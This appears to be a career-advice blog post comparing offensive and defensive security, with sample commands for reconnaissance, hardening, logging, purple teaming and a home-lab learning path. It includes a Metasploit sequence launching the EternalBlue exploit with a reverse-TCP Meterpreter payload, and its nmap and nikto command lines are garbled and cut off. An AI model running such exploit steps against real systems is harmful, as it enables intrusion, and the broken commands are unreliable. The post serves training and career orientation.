Listen to this Post
Introduction:

The perennial debate between offensive (red team) and defensive (blue team) cybersecurity is the central crossroads for every new practitioner entering the field. This foundational choice dictates the skills you learn, the tools you master, and the career path you follow, shaping your entire professional journey in protecting digital assets from ever-evolving threats.
Learning Objectives:
- Understand the core philosophies, required skillsets, and day-to-day responsibilities of offensive and defensive security roles.
- Learn the fundamental tools and techniques used by both penetration testers (red team) and Security Operations Center (SOC) analysts (blue team).
- Develop a practical, hands-on approach to exploring both disciplines through a structured lab environment and curated training resources.
You Should Know:
- The Hacker Mindset: Core Principles of Offensive Security
Offensive security, or ethical hacking, is the practice of proactively attacking systems to discover vulnerabilities before malicious actors can exploit them. This proactive security assessment is about thinking like an adversary. The goal is not to cause damage but to identify weaknesses and provide actionable intelligence for remediation. A key methodology governing this process is the Penetration Testing Execution Standard (PTES), which provides a comprehensive framework for conducting security tests.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Intelligence Gathering & Reconnaissance: This is the information-gathering phase. The objective is to learn as much as possible about the target.
Command (Linux): `nmap -sV -sC -O -sV), runs default scripts (-sC), and attempts OS detection (-O).
Command (Linux): `theharvester -d example.com -b google` This uses theHarvester to find emails, subdomains, and hosts associated with the target domain from public sources like Google.
Step 2: Vulnerability Analysis: Use the gathered data to identify potential weaknesses.
Tool: Nessus or OpenVAS. These vulnerability scanners automatically probe systems for known security issues.
Command (Linux): `nikto -h http://
2. The Defender’s Arsenal: Fundamentals of Defensive Security
Defensive security, or blue teaming, focuses on protecting, detecting, and responding to attacks. It involves building resilient systems, monitoring for malicious activity, and developing protocols to quickly contain and eradicate threats. The core framework for a blue team is the NIST Cybersecurity Framework: Identify, Protect, Detect, Respond, and Recover.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Hardening a System (Protect): Reduce the attack surface of a server.
Command (Linux): `sudo ufw enable` This enables the Uncomplicated Firewall (UFW), denying all incoming traffic by default.
Command (Linux): `sudo fail2ban-client status sshd` Fail2ban monitors log files for repeated failed login attempts and bans the offending IP addresses. This command checks the status for the SSH service.
Step 2: Monitoring with a SIEM (Detect): A Security Information and Event Management (SIEM) system aggregates and analyzes log data.
Tool: The Wazuh agent can be installed on endpoints to collect system logs and forward them to a central server for analysis.
3. Essential Toolkit: Offensive Security in Action
An offensive security professional relies on a suite of powerful tools, often pre-installed in distributions like Kali Linux or Parrot OS. Mastering these is non-negotiable.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Web Application Testing with Burp Suite: Burp Suite is the industry-standard tool for web app security testing.
Action: Configure your browser to use Burp as a proxy. Intercept a login request, send it to the Repeater tool, and attempt to manipulate parameters (e.g., changing a `userid` parameter) to test for Broken Access Control.
Step 2: Exploitation with Metasploit: The Metasploit Framework simplifies the exploitation phase.
Commands (In msfconsole):
msf6 > search eternalblue  Search for a module
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS <target_ip>
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST <your_ip>
msf6 > exploit
This sequence demonstrates searching for and using a known exploit to gain a Meterpreter shell on a vulnerable system.
4. Building Your Digital Fortress: Defensive Hardening Techniques
Defense is about layers. A single security control can fail, so multiple, overlapping defenses are required to create a robust security posture.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Implementing Logging and Alerting: Centralized logging is critical for incident response.
Windows Command (PowerShell): `Get-WinEvent -LogName Security -MaxEvents 10 | Format-List` This PowerShell command retrieves the 10 most recent events from the Windows Security log, which tracks logons and other security-related events.
Step 2: Network Segmentation: Isolate critical systems to limit an attacker’s lateral movement.
Concept: Use VLANs and firewall rules to ensure that, for example, the finance department’s network segment cannot directly communicate with the public-facing web servers, only with specific, authorized services.
- The Hybrid Warrior: The Rise of Purple Teaming
Purple teaming is the practice of red and blue teams working collaboratively. The red team shares its tactics, techniques, and procedures (TTPs) with the blue team in real-time, allowing the defenders to validate their detection and response capabilities in a controlled, iterative manner.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Plan a Collaborative Exercise: Define a specific attack scenario, such as a phishing campaign leading to data exfiltration.
Step 2: Execute and Monitor: The red team executes the attack while the blue team actively monitors their SIEM and EDR (Endpoint Detection and Response) tools.
Step 3: Debrief and Improve: Both teams meet to discuss what was detected, what was missed, and how to improve defensive controls and alerting. This creates a continuous feedback loop for security improvement.
- Your First 90 Days: A Practical Learning Path
Theoretical knowledge is useless without practice. The only way to truly learn is by doing in a safe, legal lab environment.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Build a Home Lab:
Use VMware Workstation or VirtualBox to create virtual machines.
Set up a vulnerable machine from VulnHub or TryHackMe as your “target.”
Install Kali Linux as your “attacker” machine.
Step 2: Follow Structured Training:
Platforms: TryHackMe, Hack The Box (HTB), and PentesterLab offer guided paths for all skill levels.
Certifications: Consider entry-level certifications like CompTIA Security+ (foundational knowledge), eJPT (Junior Penetration Tester for offensive skills), or Blue Team Level 1 (BTL1) for defensive operations.
What Undercode Say:
- There is No “Better” Path, Only a “Better Fit.” Your choice should align with your natural curiosity—do you enjoy breaking things to see how they work, or do you prefer building systems that are resilient and monitoring for anomalies? Both are equally critical.
- The Best Professionals are Bilingual. The most effective red teamers understand blue team principles to create more realistic attacks, and the most effective blue teamers understand offensive TTPs to better anticipate and counter them. Strive for a hybrid skillset.
The offensive vs. defensive dichotomy is a false binary in modern cybersecurity. While you may specialize, the industry is increasingly valuing professionals who can bridge the gap. Starting with a broad foundation in both areas not only makes you more employable but also a more well-rounded and effective security practitioner. The ultimate goal is not to be the best hacker or the best defender, but to be a security professional who can effectively manage risk and protect an organization.
Prediction:
The future of cybersecurity roles will increasingly de-emphasize the strict red vs. blue silo in favor of fluid, Purple Team-oriented structures. Driven by AI-powered security tools that automate both attack simulation and threat detection, professionals will need to focus more on strategic analysis, interpreting AI outputs, and orchestrating complex response playbooks. Core understanding of both offensive and defensive principles will become the non-negotiable baseline, as automation handles the repetitive tasks, forcing human experts to operate at a higher, more collaborative level of security engineering and incident command.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Anass Bouacha – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


